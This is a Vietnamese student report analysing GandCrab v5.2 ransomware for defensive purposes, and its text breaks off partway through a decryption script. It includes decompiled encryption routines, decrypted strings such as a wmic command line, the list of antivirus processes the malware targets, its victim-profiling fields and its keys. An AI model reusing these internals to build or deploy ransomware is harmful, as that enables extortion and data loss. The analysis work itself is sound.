

BÁO CÁO ĐỒ ÁN
MÔN ĐỒ ÁN CƠ SỞ

Phân tích mã độc GandCrab

Ngành: CÔNG NGHỆ THÔNG TIN

Chuyên Ngành: An Toàn Thông Tin

GVHD: Đặng Văn Thành Nhân

SVTH: Nguyễn Thanh Hải

MSSV: 1911770567

Lớp: 19DATA1

TP.Hồ Chí Minh, 2022

LỜI CẢM ƠN

Em xin cảm ơn thầy Nhân đã tạo điều kiện về mặt thời gian làm đồ án cũng như cho phép em tự do làm đề tài về mã độc.

MỤC LỤC

Chương 1: TỔNG QUAN	1
1.1 Tổng quan về đồ án	1
1.2 Nhiệm vụ đồ án	1
1.3 Cấu trúc đồ án	1
Chương 2: CƠ SỞ LÝ THUYẾT	2
2.1 Giới thiệu về Ransomware	2
2.1.1 Khái niệm	2
2.1.2 Mức độ ảnh hưởng	2
2.1.3 Phân loại Ransomware	2
2.2 Giới thiệu về GandCrab	3
2.2.1 Lịch sử ra đời	3
2.2.2 Các phiên bản của GandCrab.....	3
2.2.3 Mức độ ảnh hưởng	3
2.3 Cơ chế hoạt động của Ransomware	4
2.3.1 Nguyên nhân bị lây nhiễm	4
2.3.2 Cơ chế hoạt động	4
2.4 Phòng chống Ransomware	5
2.4.1 Phòng Ransomware	5
2.4.2 Chống Ransomware	5
Chương 3: KẾT QUẢ THỰC NGHIỆM	6
3.1 Mục tiêu của phân tích mẫu ransomware GandCrab	6

3.2 Mã độc GandCrab.....	6
3.3 Yêu cầu thực hiện.....	6
3.4 Các công cụ cần thiết để thực hiện phân tích	7
3.5 Phân tích mã độc GandCrab v5.2	7
3.5.1 <i>Static Analysis</i>	17
3.5.2 <i>Dynamic Analysis</i>	23
3.6 Tổng hợp	25
3.6.1 <i>Mutex</i>	25
3.6.2 <i>Random Extension</i>	25
3.6.3 <i>Thuật toán được sử dụng</i>	25
3.6.4 <i>Danh sách các IOCs</i>	25
3.6.5 <i>Techniques</i>	26
3.7 Demo giải mã GandCrab Ransomware	26
Chương 4: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN	29
4.1 Kết luận	29
4.2 Hướng phát triển của đề án	29
TÀI LIỆU THAM KHẢO.....	30

Chương 1: TỔNG QUAN

1.1 Tổng quan về đồ án

Đồ án sẽ tập trung phân tích chủ yếu về mẫu ransomware có tên là GandCrab.

1.2 Nhiệm vụ đồ án

Giúp người đọc:

- Làm rõ về hành vi của mẫu mã độc GandCrab, cũng như có cái nhìn chuyên sâu về cơ chế bảo vệ và cơ chế mã hoá của mã độc trên.
- Đưa ra những giải pháp ngăn chặn kịp thời nhằm hạn chế thiệt hại mà người dùng bị nhiễm mã độc.

1.3 Cấu trúc đồ án

Đồ án gồm có 4 chương:

- Chương 1: Tổng quan
 - Phần này giới thiệu tổng quan, nhiệm vụ của đồ án, giúp chúng ta hiểu nội dung căn bản của đồ án
- Chương 2: Cơ sở lý thuyết
 - Phần này sẽ nói khái quát về Ransomware, sau đó sẽ giới thiệu chi tiết về mã độc GandCrab.
- Chương 3: Kết quả thực nghiệm
 - Phần này sẽ demo cho chúng ta thấy được cơ chế mã hoá và một số kỹ thuật bảo vệ được sử dụng trong GandCrab.
- Chương 4: Kết luận và hướng phát triển của đồ án
 - Phần này sẽ giúp người đọc có cái nhìn chuyên sâu của mã độc GandCrab, từ đó xây dựng phần mềm giải mã dựa trên cơ chế mã hoá.

Chương 2: CƠ SỞ LÝ THUYẾT

2.1 Giới thiệu về Ransomware

2.1.1 Khái niệm Ransomware

Ransomware là một trong các dòng mã độc đã trở nên phổ biến ngày nay, nhờ mức độ nguy hiểm của cơ chế mã hoá mà các nhà phát triển mã độc thiết kế nhằm khiến cho việc giải mã và khôi phục lại dữ liệu gần như là bất khả thi.

2.1.2 Mức độ ảnh hưởng

Đối với các doanh nghiệp nếu như bị hứng chịu một cuộc tấn công mã độc đòi tiền chuộc thì sẽ ảnh hưởng như thế nào:

- * Việc kinh doanh bị ngưng trệ trong một khoảng thời gian dài.
- * Ảnh hưởng nghiêm trọng tới danh tiếng của công ty, đặc biệt là đối với các công ty lớn chuyên về bảo mật dữ liệu cho các khách hàng.
- * Bị lộ dữ liệu nhạy cảm. Đó có thể là dữ liệu của các khách hàng hoặc là dữ liệu nội bộ mang tính chất quan trọng đối với công ty đó.
- * Bị buộc phải trả tiền chuộc với số tiền lớn và họ không thể đảm bảo được rằng kẻ tấn công liệu còn tái tấn công vào công ty của họ nữa không.
- * Là bàn đạp cho các cuộc tấn công mã độc trong tương lai.

2.1.3 Phân loại Ransomware

Mã độc Ransomware được chia ra thành 2 loại chính:

- *Non-Encrypting*: loại Ransomware không mã hóa file của nạn nhân. Tuy nhiên, nó khóa và chặn người dùng khỏi thiết bị. Nạn nhân sẽ không thể thực hiện được bất kỳ thao tác nào trên máy tính (ngoại trừ việc bật – tắt màn hình). Trên màn hình cũng sẽ xuất hiện hướng dẫn chi tiết về cách thanh toán tiền chuộc để người dùng có thể truy cập lại và sử dụng thiết bị của mình.
- *Encrypting*: Ngược lại với *Non-Encrypting*, loại Ransomware này sau khi được thực thi, nó sẽ tiến hành quét tất cả các file trong ổ đĩa có trong máy tính và thực hiện mã hoá khiến cho các tập tin không thể truy cập được, bắt

buộc nạn nhân phải trả tiền theo yêu cầu của tin tặc để chuộc lại toàn bộ dữ liệu đã bị mã hoá trước đó.

2.2 Giới thiệu về GandCrab

2.2.1 Lịch sử ra đời

- GandCrab được phát hiện vào cuối năm 2018 là một phần của Ransomware-as-a-Service (RaaS).
- Là loại mã độc đầu tiên chấp nhận thanh toán bằng đồng điện tử DASH và sử dụng tên miền cấp cao nhất “.bit” (TLD), điều đó làm tăng độ bảo mật khi thực hiện các cuộc giao dịch phi pháp dành cho các kẻ tấn công.

2.2.2 Các phiên bản của GandCrab

- Tính tới thời điểm hiện tại thì có khoảng 14 mẫu biến thể liên quan tới mã độc GandCrab, dưới đây là danh sách các biến thể:
 - *GandCrab v2.0*
 - *GandCrab v3.0*
 - *GandCrab v5.0*
 - *GandCrab v5.0.2*
 - *GandCrab v5.0.3*
 - *GandCrab v5.0.4*
 - *GandCrab v5.0.5*
 - *GandCrab v5.0.7*
 - *GandCrab v5.0.8*
 - *GandCrab v5.0.9*
 - *GandCrab v5.1.0*
 - *GandCrab v5.1.4*
 - *GandCrab v5.1.5*
 - *GandCrab v5.1.6*
- Trong đó phiên bản v5.0.2 sẽ là mẫu mã độc mà em sẽ trình bày phân tích, sau phần lý thuyết.

2.2.3 Mức độ ảnh hưởng

- Vào cuối năm 2018, mã độc GandCrab đã hoành hành tại các quốc gia ở Châu Âu với số lượng máy tính bị nhiễm vào khoảng 50000 tính từ thời điểm phát hiện.
- Tại Việt Nam, khoảng gần 4000 máy tính cũng đã phải chịu số phận không mấy tốt đẹp bởi cuộc tấn công do GandCrab gây ra.

2.3 Cơ chế hoạt động của GandCrab

2.3.1 Nguyên nhân bị lây nhiễm

- Dưới đây là một trong những nguyên nhân hàng đầu dẫn đến hậu quả nghiêm trọng đối với các máy tính nạn nhân:
 - Click phải các đường link lạ được đính kèm thông qua các thư điện tử được gửi tới máy nạn nhân.
 - Thường xuyên tải và sử dụng các phần mềm đã được bẻ khoá bản quyền (bản crack) không rõ nguồn gốc.
 - Không thường xuyên sao lưu dữ liệu khi cập nhật các dữ liệu mới.
 - Máy tính sử dụng hệ điều hành có phiên bản lỗi thời, có nguy cơ bị khai thác lỗ hổng cao.

2.3.2 Cơ chế hoạt động

- Sau khi mã độc được thực thi, chúng sẽ tiến hành scan tất cả các ổ đĩa để liệt kê tất cả các tập tin có đuôi mở rộng (extension) nằm trong mục tiêu tấn công của GandCrab. Sau đó nó sẽ tiến hành mã hoá chúng và chèn thêm một đuôi mở rộng đặc biệt và tạo thêm một file có format là %extensionname%-MANUAL.txt, nhằm thông báo tới nạn nhân rằng

toàn bộ file trong máy tính đã bị mã hoá và họ sẽ phải trả tiền chuộc nếu muốn khôi phục lại dữ liệu.

2.4 Phòng chống Ransomware

2.4.1 Phòng Ransomware

Để hạn chế việc xảy ra sự cố đáng tiếc cho mã độc gây ra, người dùng cần phải trang bị kiến thức cơ bản về bảo mật thông tin. Bên cạnh đó, người dùng cần thường xuyên thực hiện các bước sau đây để hạn chế tối đa thiệt hại do mã độc gây ra:

- Thường xuyên sao lưu dữ liệu mỗi khi cập nhật file mới.
- Tải phần mềm ở những nguồn có uy tín, đặc biệt là trên GitHub, nơi mà các nhà phát triển cập nhật sản phẩm của họ thường xuyên.
- Cần cẩn trọng các thư điện tử có file đính kèm không rõ nguồn gốc.
- Các công ty/doanh nghiệp lớn cần xây dựng đội ngũ IT chất lượng tốt để bảo vệ các thông tin nhạy cảm.
- Tổ chức buổi diễn tập về chống lại cuộc tấn công mã độc hàng tháng nhằm nâng cao nhận thức cũng như sự cảnh giác tới tất cả mọi người.

2.4.2 Chống Ransomware

Nếu không may, công ty mà bạn đang làm đột nhiên bị hứng chịu cuộc tấn công mã độc, dưới đây là một số giải pháp nhằm hạn chế thiệt hại do chúng gây ra:


- Cần hết sức bình tĩnh, nhanh chóng ngắt các thiết bị có khả năng kết nối mạng và ngắt đường truyền mạng để tránh mã độc lây lan.
- Gọi tới trung tâm cứu dữ liệu để có được sự giúp đỡ kịp thời, giúp tăng khả năng khôi phục dữ liệu cao hơn.
- Thường xuyên cập nhật hệ điều hành cũng như trình Anti-Virus đã được cài trong máy bạn.

Chương 3: KẾT QUẢ THỰC NGHIỆM

3.1 Mục tiêu của phân tích mẫu Ransomware GandCrab

Mục tiêu cuối cùng khi phân tích mã độc GandCrab nhằm xác định rõ hành vi, các kỹ thuật, cơ chế mã hoá được áp dụng cũng như các IOCs.

3.2 Mã độc GandCrab



Hình 3.2 Mã độc GandCrab trên VirusTotal

3.3 Yêu cầu thực hiện

- VMware/VirtualBox.
- Windows 7/10.
- Python 3.x.
- Mẫu mã độc GandCrab với hash:
 - 017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6

3.4 Các công cụ cần thiết để thực hiện phân tích

- IDA PRO 7.4 trở lên.
- Plugin FindCrypt dành cho IDA PRO.
- File remote debug: win32_remote.exe.
- ExeinfoPE/PEiD.
- WireShark.
- Process Hacker.

3.5 Phân tích mã độc GandCrab v5.2


3.5.1 Static Analysis (Phân tích tĩnh)


Phiên bản mã độc 5.2 là sự cải tiến về mặt thuật toán nhằm tăng tốc độ mã hoá cũng như thêm 1 số chức năng nhằm gây khó khăn đối với các chuyên gia phân tích mã độc.

Các tính năng mới của GandCrab v5.2 được trình bày chi tiết tại link: <https://filestore.fortinet.com/fortiguard/research/AVAR%20-%20The%20GandCrab%20Mentality.pdf>

➤ Phân tích GandCrab

Sử dụng công cụ ExeinfoPE, ta thấy mã độc được code bằng Visual Studio 2015, 32 bit, với compiler là MSVC++ 2015.





Quan sát hàm sub_405341, ta có thể thấy được nhiều block là các bytearray trông rất lạ, cộng thêm dữ kiện ở thông tin các section trên, rất có khả năng các bytearray này đã bị mã hoá

```
lea     eax, [ebp+var_D8]
mov     [ebp+var_D8], 0F1D55606h
push    eax
mov     [ebp+var_D4], 8BC9CCCF3h
mov     [ebp+var_D0], 40C4A1C6h
mov     [ebp+var_CC], 483A27BEh
mov     [ebp+var_C8], 9F1FAEA3h
mov     [ebp+var_C4], 9F1FAEB3h
mov     [ebp+var_C0], 7F3FB851h
mov     [ebp+var_BC], 0E79401EAh
mov     [ebp+var_B8], 95C1C4EFh
mov     [ebp+var_B4], 7EEC092Bh
call    sub_407563
mov     [ebp+var_278], eax
```

Phân tích hàm sub_407563:

```
int __cdecl sub_407563(int a1)
{
    return sub_407581(a1, 16, a1 + 24, *(_DWORD *)(a1 + 16) ^ *(_DWORD *)(a1 + 20));
}
```

Hàm sub_407581:

```
int v10; // ebx
char v11; // dl
char v13[260]; // [esp+Ch] [ebp-104h]
_BYTE *v14; // [esp+124h] [ebp+14h]

LOBYTE(v4) = 0;
for ( i = 0; i < 0x100; ++i )
    v13[i] = i;
for ( j = 0; j < 0x100; ++j )
{
    v7 = v13[j];
    v4 = (unsigned __int8)(v4 + *(_BYTE *)(j % a2 + a1) + v7);
    v13[j] = v13[v4];
    v13[v4] = v7;
}
v8 = a4;
LOBYTE(v9) = 0;
LOBYTE(v10) = 0;
if ( !a4 )
    return a3;
v14 = a3;
do
{
    v10 = (unsigned __int8)(v10 + 1);
    v11 = v13[v10];
    v9 = (unsigned __int8)(v9 + v11);
    v13[v10] = v13[v9];
    v13[v9] = v11;
    *v14++ ^= v13[(unsigned __int8)(v11 + v13[v10])];
    --v8;
}
while ( v8 );
return a3;
```

Mã giả trên rất giống với thuật toán ARC4, có vẻ như tác giả đã sử dụng code của 1 project trên GitHub: <https://github.com/drFabio/RC4/blob/master/ARC4.cpp>

Hàm sub_407581 có 4 tham số với từng chức năng như sau:


- Tham số thứ nhất là load từ input a1 đóng vai trò là ARC4 Key.

- Tham số thứ 2 là size của a1, tức là 16 bytes đầu đóng vai trò là RC4 key.
- Tham số thứ 3 là cipher.
- Tham số cuối cùng là size cipher, size phụ thuộc vào kết quả xor của a1[16] và a1[20].

Có tất cả là 158 string đã bị mã hoá bởi hàm sub_407563, ta sẽ dùng IDAPython để decrypt tự động, các bạn có thể tham khảo script của mình:

https://github.com/MrEn1gma/GandCrab-Decrypt-String/blob/main/gandcrab_decrypt.py

Danh sách 158 strings sau khi được decrypt:



Direction	Type	Address	Text
Up	p	sub_401D43+154	call sub_407563; Decrypted string: @hashbreaker Daniel J. Bernstein let's dance salsa <3
Up	p	sub_401D43+1C8	call sub_407563; Decrypted string: @hashbreaker :)))
Up	p	sub_403BC6+9C	call sub_407563; Decrypted string: %windir%\system32\wbem\wmic
Up	p	sub_403BC6+1BA	call sub_407563; Decrypted string: process call create "cmd /c start %s"
Up	p	sub_403BC6+250	call sub_407563; Decrypted string: runas
Up	p	sub_404066+E9	call sub_407563; Decrypted string: ---BEGIN GANDCRAB KEY---
Up	p	sub_404066+1AB	call sub_407563; Decrypted string: ---END GANDCRAB KEY---
Up	p	sub_404066+338	call sub_407563; Decrypted string: ---BEGIN PC DATA---
Up	p	sub_404066+3AC	call sub_407563; Decrypted string: ---END PC DATA---
Up	p	sub_40451D+A1	call sub_407563; Decrypted string: pc_user
Up	p	sub_40451D+117	call sub_407563; Decrypted string: pc_name
Up	p	sub_40451D+196	call sub_407563; Decrypted string: pc_group
Up	p	sub_40451D+1DC	call sub_407563; Decrypted string: av
Up	p	sub_40451D+252	call sub_407563; Decrypted string: pc_lang
Up	p	sub_40451D+2C8	call sub_407563; Decrypted string: pc_keyb
Up	p	sub_40451D+347	call sub_407563; Decrypted string: os_major
Up	p	sub_40451D+3A4	call sub_407563; Decrypted string: os_bit
Up	p	sub_40451D+420	call sub_407563; Decrypted string: ransom_id
Up	p	sub_40451D+463	call sub_407563; Decrypted string: hdd
Up	p	sub_40451D+4A5	call sub_407563; Decrypted string: ip
Up	p	sub_40451D+5BE	call sub_407563; Decrypted string: ransom_id=

Line 1 of 158

Ở đoạn đầu chương trình, ta có thể thấy được mã độc lấy thông tin từ máy nạn nhân thông qua các danh sách thông qua các chức năng:

- pc_user: User name của máy nạn nhân.
- pc_name: Tên máy nạn nhân.

- pc_group: tên domain hiện tại.
- av: Trình anti-virus có trong máy nạn nhân.
- pc_lang: Ngôn ngữ được sử dụng trong máy nạn nhân.
- pc_keyb: Loại bàn phím đang sử dụng.
- os_major: Tên hệ điều hành.
- os_bit: tên kiến trúc máy tính.
- ransom_id: ID ransomware.
- Hdd:[DRIVE_LETTER]:[DRIVE_TYPE]_[TOTAL_SPACE]/[FREE_SPACE]here TOTAL_SPACE and FREE_SPACE are given in bytes.
DRIVE_TYPE is typically FIXED.
- Ip: ip máy nạn nhân.

Danh sách các Anti-Virus sẽ bị Inject bởi malware:

- AVP.EXE
- ekrn.exe
- avgnt.exe
- ashDisp.exe
- NortonAntiBot.exe
- Mcshield.exe
- avengine.exe
- cmdagent.exe
- smc.exe
- persfw.exe
- pccpfw.exe
- fsguiexe.exe
- cfp.exe
- msmpeng.exe

Mã độc sau khi thu thập các thông tin, tiến hành ghép chuỗi các thông tin bằng dấu “&”. Thông qua hàm sub_4074E3 sẽ mã hoá chuỗi thông tin trên bằng thuật toán ARC4 với key là “.oj=294~!z3)9n-1,8^)o((q22)lb\$”, sau đó mã hoá bằng thuật toán base64.

Có thể thực hiện bằng Python:

```
# Decrypt PC_DATA
print("\n--- PC_DATA ---")
pc_key = ".oj=294~!z3)9n-1,8^)o((q22)lb$".encode()
pc_cipher = b64decode("7ftDEgLB/ZS0lcmZbHM61I/J+A0oD+QKyw7LboogFHYeWl")
arc4 = ARC4.new(pc_key)
pc_output = arc4.decrypt(pc_cipher)
pc_plaintext = [i for i in pc_output]

for i in range(len(pc_plaintext)):
    pcchk = 0
    if(pcchk in pc_plaintext):
        pc_plaintext.remove(0)

print("".join([chr(i) for i in pc_plaintext]))
```

Kết quả sau khi decrypt:

```
--- PC_DATA ---
pc_user=nth2579&pc_name=DESKTOP-LGEEURA&pc_group=WORKGROUP&pc_lang=en-US&pc_keyb=0&os_major=Windows 10|
Home&os_bit=x64&ransom_id=6eee3e3961ba4fb&hdd=C:FIXED_64078475264/23029379072&id=302&sub_id=1778&version=5.2&action=call
```


Phân tích hàm sub_404FB4:


```

1 int sub_404FB4()
2 {
3     int v0; // esi
4     int (__stdcall *v1)(int, _DWORD, const wchar_t *); // eax
5     void (__stdcall *v2)(_DWORD, _DWORD, const wchar_t *); // eax
6
7     v0 = 1;
8     v1 = (int (__stdcall *) (int, _DWORD, const wchar_t *))sub_4010BB(1, -1370307041);
9     if ( v1(0x100000, 0, L"AversSucksForever") )
10        return 0;
11     v2 = (void (__stdcall *) (_DWORD, _DWORD, const wchar_t *))sub_4010BB(1, -1082616182);
12     v2(0, 0, L"AversSucksForever");
13     return v0;
14 }

```

Tại mục General Register, hàm sub_4010BB trả về 1 API là Open_MutexW, điều này chứng tỏ rằng mã độc đã khởi tạo Mutex có tên là AversSucksForever, nhằm kiểm soát các tiến trình ngăn việc nạn nhân click nhiều lần:



Cách mã độc tự sinh ra các extension được chèn đằng sau đuôi mở rộng của các tập tin sau khi bị mã hoá, độ dài của extension được giới hạn từ 5-10 ký tự.

```

9 gen_random_extension(5, 10);
10 target_extension_to_enc();
11 if ( !Calc_RSA_Private_Key(&RSA_PublicKey, &RSA_PrivateKey, size_public_key, &size_private_key) )
12     return 0;

```

Gen_random_extension(5, 10): min length: 5, max length: 10.

```

1 unsigned int __cdecl sub_40C03D(int a1, int a2)
2 {
3     unsigned int result; // eax
4
5     result = sub_40BF81();
6     if ( result )
7         result = a1 + result % (a2 - a1 + 1);
8     return result;
9 }

```

Sub_40C03D: Xuất ra các chuỗi ngẫu nhiên.

RSA Public Key:

```

v9[28] = 1324048922;
v9[29] = 380434694;
v9[30] = -26792654;
v9[31] = -355516634;
v9[32] = -284181574;
v1 = sub_407563(v9); // @hashbreaker Daniel J. Bernstein let's dance salsa <3
v10[0] = 1526471982;
v10[1] = 990976358;
v10[2] = -189327199;
v10[3] = 726434786;
v10[4] = 1082478003;
v10[5] = 1082477975;
v10[6] = 707030427;
v10[7] = 769627530;
v10[8] = -402205845;
v10[9] = -401432048;
v10[10] = 80570108;
v10[11] = 372787047;
v10[12] = -1712509791;
v10[13] = 1811186661;
v10[14] = 847372675;
v2 = sub_407563(v10); // @hashbreaker :)))
for ( j = 0; j < 31; ++j )
    v7[j] = *(_BYTE *) (v1 + 2 * j);
v7[31] = 0;
for ( k = 0; k < 7; ++k )
    v8[k] = *(_BYTE *) (v2 + 2 * k);
v8[7] = 0;
create_mem((int)v6, 64);
generate_salsa20(v6, v7, 256);
sub_407C7E(v6, v8);
RSA_Publickey = (int)VirtualAlloc(0, 0x114u, 0x3000u, 4u);
return decrypt((int)v6, (int)byte_413B48, RSA_Publickey, 276);

```

Quá trình tạo RSA Public Key như sau:

- Khởi tạo mảng RSA Public Key mã hoá ban đầu bằng thuật toán ARC4 + XOR(Key = 5).
- Salsa20 key được khởi tạo từ chuỗi “@hashbreaker Daniel J. Bernstein let's dance salsa <3” với độ dài là 31.
- Salsa20 nonce được khởi tạo từ chuỗi: “@hashbreaker :)))” với độ dài là 8.
- Khởi tạo vùng nhớ của RSA Public Key thông qua API **VirtualAlloc** với size là 0x114 bytes.
- Tiến hành giải mã bytearray của RSA Public Key bằng thuật toán Salsa20.

Script giải mã RSA Public Key:

```
# Decrypt rsa public key
print("\n--- RSA PUBLIC KEY ---")
rc4key = np.array([0xBA, 0xFE, 0x9B, 0xDB, 0xD2, 0x40, 0x5D, 0x7A, 0x09, 0x69, 0x9F, 0x0E, 0xF3, 0x99, 0x8A, 0x61], "<u1").tobytes()
cipher = ida_bytes.get_bytes(0x413B48, 276)
